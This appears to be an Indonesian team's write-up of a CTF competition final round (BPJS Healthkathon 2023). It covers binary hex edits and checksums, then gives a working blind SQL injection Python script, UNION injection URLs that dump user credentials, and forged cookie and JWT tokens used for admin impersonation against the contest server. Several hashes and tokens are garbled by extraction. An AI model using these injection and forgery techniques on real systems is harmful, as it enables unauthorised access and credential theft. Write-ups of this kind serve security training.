


WRITE UP
Final Round (Advance)
CTF Healthkathon BPJS 2023



Zeta Riemann

{ Muhammad Dava Fathurrahman }
{ Ahmad Naufal Ramadan }
{ Sa'ad Abdul Hakim }

Institut Teknologi Bandung

Daftar Isi

1 Process explorer checksum	3
f2d42f32b54efe9c9027c3fb69f11b14ae1c77106bce42c958dffdcf315f705	4
2 Process explorer checksum v.2	5
35bd4e71b67655192a2b5159e7a7303d8332cd81df2842bf2679d92adbf57e25	5
3 Process explorer checksum v.3	6
1689260095	7
4 ISO ubuntu desktop 23.04	8
a8cd6ccff865e17dd136658f6388480c9a5bc57274b29f7d5bd0ed855a9281a5	8
5 Blind Extraction: SQL Injection to Uncover Admin Password	9
BPJS{3686be7a7504de3a023abcb6525dc144}	11
6 Infiltration Union: SQL Injection for Admin Credential Extraction	12
BPJS{3837bee14ab20995e071b507e7046d48}	14
7 Forgery Quest: Crafting Authentication Cookies to Impersonate Users	15
BPJS{a37fb48b128dd8d0a4c458f7b925b637}	16
8 Token Tamperer: Forging JWT Access Tokens to Impersonate Users	17
BPJS{1e0e1292e21fd6bbbf89a0efa094958e}	19
9 Cookie Crumbler: Injecting Invalid Cookie Parameters	20
BPJS{0c4590ae8370a07406c285b12f3a32eb}	21
11 Blockchain EVM #3	22
BPJS{650994b667e0fb97189370c0ab1bb185}	22
12 Advanced AES	23
BPJS{13a5ca101497670a968dc0b99f4a68bd}	24
13 C Binary	25
BPJS{0162bdf0ccc6767d39b7baa07deb01a9}	26
14 Blockchain EVM#2 -> Logs	27
BPJS{6a2591fb55e5bc84479b785534145d9f}	28
15 Pesan Tersembunyi	29
BPJS{8461d064af7cc0e7c676fe6dd03dcc77}	29

1 Process explorer checksum

CTF Challenge Selesai
120 Poin diperoleh


Pertanyaan Ctf
Process explorer checksum

- Download ProcessExplorer (ProcessXP) via situs official [learn.microsoft.com](https://www.microsoft.com) berikut: [Link download](#)
- Ekstraksi file ProcessExplorer.zip yang telah di download pada point #1 • Eula.txt • procexp.exe • procexp64.exe • procexp64a.exe
- Lakukan perubahan pada Menu aplikasi procexp64.exe, sesuai pada referensi gambar berikut: [Link gambar](#)
- Jawaban berupa hasil checksum sha-256 file yang telah dimodifikasi pada point #3


Flag yang ditemukan Jawaban anda benar

1. 0659773723f57239ae6ca36e3b30c1a853d623b4cf21150fc86e4c5f1c7ef5
2. f2d42f32b54efe9c9027c3fb69f11b14ae1c77106bce42c958dffdcf315f705

Pada soal ini, kami diminta untuk memodifikasi menu bar pada file procexp64.exe seperti gambar berikut.



Pertama, kami mengekstrak file .zip yang diberikan dengan command
`$ unzip ProcessExplorer.zip .` Selanjutnya, kami menggunakan RisohEditor untuk melihat resource aplikasi. String File kami temukan seperti gambar berikut.




Kami mengambil hex 26 00 46 00 69 00 6C 00 65 00 untuk string &File karena cukup unik dibandingkan string “File” saja. Lalu, kami mencari hex tersebut pada aplikasi GHex dan menemukannya pada offset 0x238B46

Kami melakukan perubahan string File menjadi Flag sehingga hex nya menjadi
26 00 46 00 6c 00 61 00 67

Find Next	Find Previous	Clear	
26 00 46 00 69 00 6C 00 65 00			&F.i.l.e.
002388C0	43 00 6C 00 6F 00 73 00 65 00 20 00 50 00 72 00 6F 00 63 00 65 00 73 00 73 00 20 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00		C.l.o.s.e. .P.r.o.c.e.s.s. .E.x.p.l.o.r.e.
002388C3	00 00 00 00 00 00 00 10 00 26 09 48 00 6C 00 81 00 67 00 00 00 00 00 00 00 70 9C 2B 00 00 52 00 75 00 6E 00 2E 00 00 00 00 43 00		&P.l.a.y...)&R.u.n...&C.
00238868	74 00 72 00 6C 00 2B 00 52 00 69 00 00 00 00 00 00 00 00 00 00 49 9C 26 00 53 00 61 00 76 00 65 00 09 00 43 00 74 00 72 00 6C 00 2B 00		t.r.l.+R...&I.s.t.a.v.e. .C.t.r.l.+
00238894	53 00 00 00 00 00 4A 9C 53 00 61 00 76 00 65 00 2B 00 26 00 41 00 73 00 2E 00 2E 00 09 00 43 00 74 00 72 00 6C 00 2B 00 41 00		S...J.S.a.v.e. &A.s...&C.t.r.l+A
002388C0	00 00 00 00 00 00 00 10 00 53 00 26 00 68 00 75 00 74 00 64 00 6F 00 26 00 4C 00 6F 00 67 00 6F 00		S.h.u.t.d.o.w.n...&L.o.g.o

Berikut adalah hasilnya



Pengecekan Checksum sha-256 kami lakukan melalui situs [ini](#) dan mendapatkan hasil f2d42f32b54efe9c9027c3fb69f11b14ae1c77106bce42c958dffdcf315f705

Flag:


f2d42f32b54efe9c9027c3fbb69f11b14ae1c77106bce42c958dffdcf315f705

2 Process explorer checksum v.2

CTF Challenge	
120	Poin diperoleh
Pertanyaan Ctf	
Process explorer checksum v.2	
1.	Download standalone ProcessExplorer (ProcessXP) via situs official link
berikut: link	
2.	File procexp.exe mempunyai child executable, seperti gambar berikut: Link
3.	Lakukan ekstraksi child executable tersebut
4.	Jawaban berupa hasil checksum sha-256 file child tersebut pada point #3
Flag yang ditemukan	
1. 35bd4e71b67655192a2b5159e7a7303d8332cd81df2842b2f2679d92adbf57e25	
Jawaban anda benar	

Pada soal ini, kami diminta untuk melakukan pengecekan checksum sha-256 pada proexp64.exe yang merupakan child executable dari proexp.exe

Pertama, kami membuka file procexp.exe . Kami mengarahkan cursor pada procexp64.exe sehingga mendapatkan path file tersebut.



Pengecekan Checksum sha-256 file procexp64.exe kami lakukan melalui situs [ini](#) dan mendapatkan hasil

35bd4e71b67655192a2b5159e7a7303d8332cd81df2842bf2679d92adbf57e25

Flag:

35bd4e71b67655192a2b5159e7a7303d8332cd81df2842bf2679d92adbf57e25

3 Process explorer checksum v.3

CTF Challenge Selesai
110 Poin diperoleh
Pertanyaan Ctf
Process explorer v.3

1. Download standalone ProcessExplorer (ProcessXP) via [situs official](#) berikut: [link](#)
2. File procexp.exe mempunyai child executable, seperti gambar berikut: [link](#)
3. Lakukan ekstraksi child executable tersebut
4. Jawaban berupa informasi Timestamp Digital Signatures dari Microsoft Corporation seperti pada referensi gambar berikut: [link](#)


Konversikan dalam waktu GMT +0000 format ISO8601 atau unix timestamp

Flag yang ditemukan Jawaban anda benar


1. BPJS{1689260095}
2. BPJS{2023-07-13T21:54:55.00+00:00}
3. 1689260095

Pada soal ini, kami diminta untuk mendapatkan informasi Timestamp Digital Signatures dari procexp64.exe yang merupakan child executable dari procexp.exe.

Pertama, kami membuka file procexp.exe . Kami mengarahkan cursor pada procexp64.exe sehingga mendapatkan path file tersebut.



Kami membuka context-menu properties, tab Digital Signatures sehingga menemukan informasi Timestamp.



Namun, timestamp di atas masih mengikuti format Timezone komputer pribadi, yaitu UTC+7 atau GMT+7.
Jadi perlu dikurangi 7 jam agar GMT +0000, sehingga menjadi Thursday, 13 July 2023 14:54:55

Thursday, 13 July 2023 14:54:55 jika dikonversikan dalam format
Unix Timestamp : 1689260095
ISO 8601 : 2023-07-13T14:54:55.00+00:00

Flag:

1689260095

4 ISO ubuntu desktop 23.04

CTF Challenge Selesai

110 Poin diperoleh

Pertanyaan Ctf
ISO ubuntu desktop 23.04

Berikan hasil checksum sha-256 untuk file ISO Ubuntu Desktop 23.04, melalui situs official Ubuntu sebagai [berikut](#)

Flag yang ditemukan Jawaban anda benar

1. a8cd6ccff865e17dd136658f6388480c9a5bc57274b29f7d5bd0ed855a9281a5

Diberikan sebuah file ISO ubuntu, kami diminta untuk melakukan checksum sha-256 pada file tersebut. Dengan menggunakan command cksum, kami mendapatkan hasil checksum dari file tersebut.

```
(sandwicheese㉿kali)-[~/Downloads]
$ cksum ubuntu-23.04-desktop-amd64.iso -a sha256
SHA256 (ubuntu-23.04-desktop-amd64.iso) = a8cd6ccff865e17dd136658f6388480c9a5bc57274b29f7d5bd0ed855a9281a5
```

Flag:

```
a8cd6ccff865e17dd136658f6388480c9a5bc57274b29f7d5bd0ed855a9281a5
```

5 Blind Extraction: SQL Injection to Uncover Admin Password

CTF Challenge Selesai

125 Poin diperoleh

Pertanyaan Ctf
Blind Extraction: SQL Injection to Uncover Admin Password

Anda diberikan akses ke sebuah sistem yang rentan terhadap serangan Blind SQL Injection. Tugas Anda adalah untuk mendapatkan informasi password admin dari Blind SQL tersebut. Bagaimana Anda dapat melakukan hal tersebut?

Petunjuk

Memanfaatkan teknik boolean-based, Anda bisa menyuntikkan value ke cookie "TrackingID" dengan aW5kb25lc2lh' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username ='administrator')=\$alphabet\$--. Ubah nilai alphabet menjadi abjad a sampai z. Jika aplikasi membutuhkan waktu yang terlihat jelas sebelum merespons dengan "Selamat Datang!" ketika kondisi yang disuntikkan benar, itu menunjukkan penyuntikan yang berhasil. Dengan menggunakan teknik pencarian, Anda dapat mendapatkan informasi sensitif karakter demi karakter

Flag yang ditemukan Jawaban anda benar

1. BPJS{3686be7a7504de3a023abcb6525dc144}

Pada soal ini, kami diminta untuk mendapatkan password admin dengan teknik Blind SQL Injection. Informasi yang sangat esensial adalah respons “Selamat Datang!” menandakan boolean True. Jadi, lokasi injeksi berada pada page http://178.128.112.149/5_advance/ yang memiliki pesan Selamat Datang!.

Situs tersebut memiliki cookies

Name	Value	Domain	Path
PHPSESSID	be3de03d2f58a7aedb6e62516484e7ef	178.128.112....	/
TrackingID	aW5kb25lc2lh	178.128.112....	/5_advance

Sesuai petunjuk, injeksi dilakukan melalui cookies value menggunakan python script berikut

```
import requests
import string

# URL to make the request to
url = 'http://178.128.112.149/5_advance/'

alphabet = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p',
            'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z']

password = ""
i = 1 # posisi huruf pada password
```

```

idxAlphabet = 0 # indeks alfabet
next = True

while next == True:
    # Mendefinisikan cookie
    cookies = {
        'TrackingID': "aW5kb25lc2lh' AND (SELECT SUBSTRING(password," + str(i) + ",1) FROM
users WHERE username='administrator')=" + alphabet[idxAlphabet] + '--',
        'session': 'be3de03d2f58a7aedb6e62516484e7ef',
    }

    # Mengirim GET request bersama cookies
    response = requests.get(url, cookies=cookies)

    # Cek jika request sukses (status code 200)
    if response.status_code == 200:
        if b"Selamat" in response.content: # Jika string Selamat terdapat di respons web
            password += alphabet[idxAlphabet]
            idxAlphabet = 0
            i+=1
            print("Password ditemukan: ",password)
        else:
            idxAlphabet += 1
    else:
        print(f"Request Gagal {response.status_code}")

    # Jika indeks alphabet lebih dari panjangnya
    # Password tidak ditemukan dan tidak bertambah
    if idxAlphabet >= len(alphabet):
        next = False

```

```

$ python blind-sqli.py
Password ditemukan: b
Password ditemukan: bm
Password ditemukan: bmv
Password ditemukan: bmvs
Password ditemukan: bmvs
Password ditemukan: bmvsax
Password ditemukan: bmvsaxn
Password ditemukan: bmvsaxnh

```

Jadi, username = administrator dan password = bmvsaxnh

Saatnya melakukan login dan dapatkan Flag

The screenshot shows a web browser window with the URL `178.128.112.149/5_advance/main.php`. The page title is "Halaman Admin". A green success message box contains the text "Berhasil login ke dalam sistem.". Below it, the main content area has a dark background. It displays a greeting "Hello," followed by "Kamu berhasil ke halaman admin." and a flag string "FLAG : BPJS{3686be7a7504de3a023abcb6525dc144}". At the bottom left, there is a blue "Logout" link.

Berhasil login ke dalam sistem.

Halaman Admin

Hello,

Kamu berhasil ke halaman admin.

FLAG : BPJS{3686be7a7504de3a023abcb6525dc144}

[Logout](#)

Flag:

`BPJS{3686be7a7504de3a023abcb6525dc144}`

6 Infiltration Union: SQL Injection for Admin Credential Extraction

CTF Challenge Selesai

125 Poin diperoleh

Pertanyaan Ctf
Infiltration Union: SQL Injection for Admin Credential Extraction

[Link website](#)

Pertanyaan

Anda diberikan akses ke sebuah sistem yang rentan terhadap serangan SQL Injection. Tugas Anda adalah untuk mendapatkan informasi username & password administrator dari database. Bagaimana Anda dapat melakukan hal tersebut?

Petunjuk

Lakukan query pada url, gunakan query UNION untuk mendapatkan data dari table lain. Jika query yang digunakan benar, maka akan menghasilkan data username & password dari table 'users' Pastikan column yang diselect berjumlah sama seperti yang ditampilkan pada hasil pencarian. Column yang terdapat pada table us

Flag yang ditemukan Jawaban anda benar

- 1. BPJS{bpjsflag2908}
- 2. bpjsflag2908
- 3. BPJS{3837bee14ab20995e071b507e7046d48}

Pada soal ini, kami diminta untuk mendapatkan informasi username dan password administrator dari database. Teknik yang digunakan adalah SQL Injection UNION query.

Pertama, kami mencari tahu database apa saja yang tersedia. Kami menggunakan query `http://178.128.112.149/6_advance/filter.php?category=Electronics%27%20UNION%20ALL%20SELECT%20NULL%2C CONCAT%28JSON_ARRAYAGG%28CONCAT_WS%280x7370617369%2C schema_name%29%29%29%2C NULL%20FROM%20INFORMATION_SCHEMA.SCHEMATA%23`

`http://178.128.112.149/6_advance/filter.php?category=Electronics' UNION ALL SELECT NULL, CONCAT(JSON_ARRAYAGG(CONCAT_WS(0x7370617369, schema_name))), NULL FROM INFORMATION_SCHEMA.SCHEMATA#`

Not secure | 178.128.112.149/6_advance/filter.php?category=Electronics%27%20UNION%20ALL%

Product Filter

Id: 1
Name: Laptop
Category: Electronics

Id: 4
Name: Smartphone
Category: Electronics

Id:
Name: ["information_schema", "performance_schema", "db_6_advance"]
Category:

Kami menemukan database db_6_advance

Selanjutnya, kami mencoba untuk mengekstrak username dan password pada table users di database db_6_advance

```
http://178.128.112.149/6_advance/filter.php?category=Electronics%27%20UNION%20ALL%20SELECT%20CONCAT%28JSON_ARRAYAGG%28CONCAT_WS%28username%2Cpassword%2Cid%29%29%29%2CNULL%2CNULL%20FROM%20db_6_advance.users%23
```

```
http://178.128.112.149/6_advance/filter.php?category=Electronics' UNION ALL SELECT CONCAT(JSON_ARRAYAGG(CONCAT_WS(username,password,id))),NULL,NULL FROM db_6_advance.users#
```

Not secure | 178.128.112.149/6_advance/filter.php?category=Electronics%27%20UNION%20ALL%20SELECT%20CONCAT%28JSON_ARRAYAGG%28CONCAT_WS%2...

Product Filter

Id: 1
Name: Laptop
Category: Electronics

Id: 4
Name: Smartphone
Category: Electronics

Id: ["YnBqc2ZsYWcyOTA4administrator1", "YnBqc2ZsYWcyOTA4user2"]
Name:
Category:

Jadi, kami menemukan username: administrator dengan password: YnBqc2ZsYWcyOTA4 , serta username: user dengan password: YnBqc2ZsYWcyOTA4

Password YnBqc2ZsYWcyOTA4 jika didekripsi base64 menghasilkan bpjsflag2908

Selanjutnya, lakukan login pada http://178.128.112.149/6_advance/login.php dengan username: administrator dan password: bpjsflag2908

Berhasil login ke dalam sistem.

Halaman Admin

Hello,

Kamu berhasil ke halaman admin.

FLAG :

BPJS{3837bee14ab20995e071b507e7046d4
8}

[Logout](#)

Flag:

BPJS{3837bee14ab20995e071b507e7046d48}

7 Forgery Quest: Crafting Authentication Cookies to Impersonate Users

CTF Challenge Selesai

110 Poin diperoleh

Pertanyaan Ctf
Forgery Quest: Crafting Authentication Cookies to Impersonate Users

Pertanyaan

Anda diberikan tugas untuk memalsukan cookie otentikasi untuk mengimPERSONASI pengguna lain. Bagaimana Anda dapat melaku kan hal tersebut?

Petunjuk

Untuk melakukan hal ini, Anda perlu menentukan ID pengguna ta rget dan mengaturnya sebagai nilai dari cookie user_id. Anda bis a menggunakan alat pengembang browser atau ekstensi pengedi tan cookie untuk memodifikasi nilai cookie. Dan anda mendapatk an password yang mesti di encode. Password tersebut adalah "in donesia78tahun". Setelah di encode silahkan masukan hasil enc ode tersebut. Anda hanya memiliki akses dengan Username : us er Password : user123

Flag yang ditemukan Jawaban anda benar

1. BPJS{a37fb48b128dd8d0a4c458f7b925b637}

Pada soal ini, kami diminta untuk memalsukan cookie otentikasi. Pertama, kami melakukan login dengan akses yang diberikan, yaitu username: user dan password: user123.

⚠ Not secure | 178.128.112.149/7_advance/main.php

Berhasil login ke dalam sistem.

Dashboard

Hello,
Kamu berhasil ke halaman user.

[Logout](#)

Sources Console Network Application Performance Memory Security Lighthouse Performance insights ▾ EditThisCookie

Name	Value	Domain	Path
PHPSESSID	be3de03d2f58a7aedb6e62516484e7ef	178.128.112.149	/
user_id	dXNlcjEyMw%3D%3D	178.128.112.149	/7_advance

Setelah login, kami diinisialisasikan cookies user_id dengan nilai dXNlcjEyMw== yang merupakan enkripsi base64 dari user123.

Dengan mengetahui enkripsi yang digunakan, kami mengenkripsi indonesia78tahun menjadi aW5kb25lcl2lhNzh0YWh1bg==

⚠ Not secure | 178.128.112.149/7_advance/main.php

Berhasil login ke dalam sistem.

Dashboard

Hello,

Kamu berhasil ke halaman admin.

FLAG :

```
BPJS{a37fb48b128dd8d0a4c458f7b925b637}
```

[Logout](#)

Name	Value	Domain	Path	E...	S...	H...	S...	Sam...	Part...	Pri...
PHPSESSID	be3de03d2f58a7edb6e62516484e7ef	178.128.112...	/	S...	41					Med...
user_id	aW5kb25lclhNzh0VWh1bg%3d%3d	178.128.112...	/7_advance	S...	35					Med...

Cookie Value Show URL-decoded
aW5kb25lclhNzh0VWh1bg==

Flag:

```
BPJS{a37fb48b128dd8d0a4c458f7b925b637}
```

8 Token Tamperer: Forging JWT Access Tokens to Impersonate Users

CTF Challenge Selesai

105 Poin diperoleh

Pertanyaan Ctf
Token Tamperer: Forging JWT Access Tokens to Impersonate Users

Pertanyaan

Anda diminta untuk memalsukan JWT access token yang valid untuk mengimPERSONASI pengguna lain dengan mengubah klaim tertentu dan menghasilkan tanda tangan yang valid. Bagaimana Anda dapat melakukan hal tersebut?

Petunjuk

Untuk melakukan hal ini, Anda perlu memalsukan JWT access token yang terdapat pada url web-app dan merubahnya. Anda bisa membuat skrip untuk melakukan encode, yang bisa anda dapatkan di google. Skrip tersebut terdiri dari key,username,role, dan expire time. Silahkan gunakan

key : bpjshealthkathon,

Flag yang ditemukan Jawaban anda benar

1. BPJS{1e0e1292e21fd6bbbf89a0efa094958e}

Diberikan sebuah link yang menuju pada suatu website. Diberikan petunjuk bahwa kita harus mengubah JWT access token agar berisi credential dari admin. Pertama, login terlebih dahulu menggunakan credential yang diberikan di soal, yaitu username: user dan password: password123. Setelah login, terlihat pada url sesuatu yang mencurigakan.

| 178.128.112.149/8_advance/main.php?token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MT...|

Berhasil login ke dalam sistem.

Dashboard

Hello,

This is the user area.

[Logout](#)

Terdapat argumen JWT Access Token
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MTY5NTU3MTgzNX0.CRY65TEkPCnC8U4Vn6dkzwXgsjKn1-jPZhVE7q9G1nU

Selanjutnya kami melakukan dekripsi JWT access token tersebut pada website jwt.io.

The screenshot shows the jwt.io interface with the following details:

- HEADER: ALGORITHM & TOKEN TYPE**:
```json{ "typ": "JWT", "alg": "HS256" }```
- PAYOUT: DATA**:  
```json{ "username": "user", "role": "user", "exp": 1695571835 }```
- VERIFY SIGNATURE**:
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
[redacted]
) secret base64 encoded

Lakukan perubahan data username: admin dan role: admin

The screenshot shows the jwt.io interface with the following details:

- HEADER: ALGORITHM & TOKEN TYPE**:
```json{ "typ": "JWT", "alg": "HS256" }```
- PAYOUT: DATA**:  
```json{ "username": "admin", "role": "admin", "exp": 1695571835 }```
- VERIFY SIGNATURE**:
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
[redacted]
) secret base64 encoded

Sekarang, ganti nilai token menggunakan token yang telah kita buat
http://178.128.112.149/8_advance/main.php?token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwidXNlcjIsImV4cCI6MTY5NTU3MTgzNX0.CRY65TEkPCnC8U4Vn6dkzwXgsjKn1-jPZhVE7q9G1nU

Perhatian! Token mungkin tidak valid karena sudah expired (Unix Timestamp)

Berhasil login ke dalam sistem.

Dashboard

Hello,

This is the admin area.

FLAG :

BPJS{1e0e1292e21fd6bbbf89a0efa094958e}

[Logout](#)

Flag:

BPJS{1e0e1292e21fd6bbbf89a0efa094958e}

9 Cookie Crumbler: Injecting Invalid Cookie Parameters

CTF Challenge Selesai
105 Poin diperoleh

Pertanyaan Ctf
Cookie Crumbler: Injecting Invalid Cookie Parameters

[Link website](#)

Pertanyaan: Anda diberikan tugas untuk menambahkan parameter cookie yang tidak sah. Bagaimana Anda bisa mencapai tujuan tersebut?

Petunjuk: Untuk melakukan ini, Anda perlu menafsirkan pesan error yang terjadi pada halaman tersebut. Anda dapat menggunakan berbagai alat seperti base64code untuk melakukan decode. Anda dapat melakukan decode terhadap user : admin, untuk mendapatkan akses cookie yang tidak sah. Anda mendapatkan akses sebagai berikut :

- **username : user**
- **password : user**

Flag yang ditemukan Jawaban anda benar

1. BPJS{0c4590ae8370a07406c285b12f3a32eb}

Pertama, login website menggunakan username: user dan password: user

Not secure | 178.128.112.149/9_advance/auth.php

Cookie 'auth_cookie' not found.

Kami mendapatkan pesan error seperti gambar di atas. Artinya, cookie auth_cookie belum tersedia. Jadi, kami perlu menambahkan auth_cookie yang memiliki nilai enkripsi base64 dari admin

String admin jika dienkripsi base64 menjadi YWRtaW4=

Not secure | 178.128.112.149/9_advance/user.php

Welcome, admin!

Akses User

DevTools - 178.128.112.149/9_advance/user.php

Application

Name	Value	Domain	Path
auth_coo...	YWRtaW4%3d	178.128.112....	/
PHPSESSID	be3de03d2f58a7aedb6e62516484e7ef	178.128.112....	/

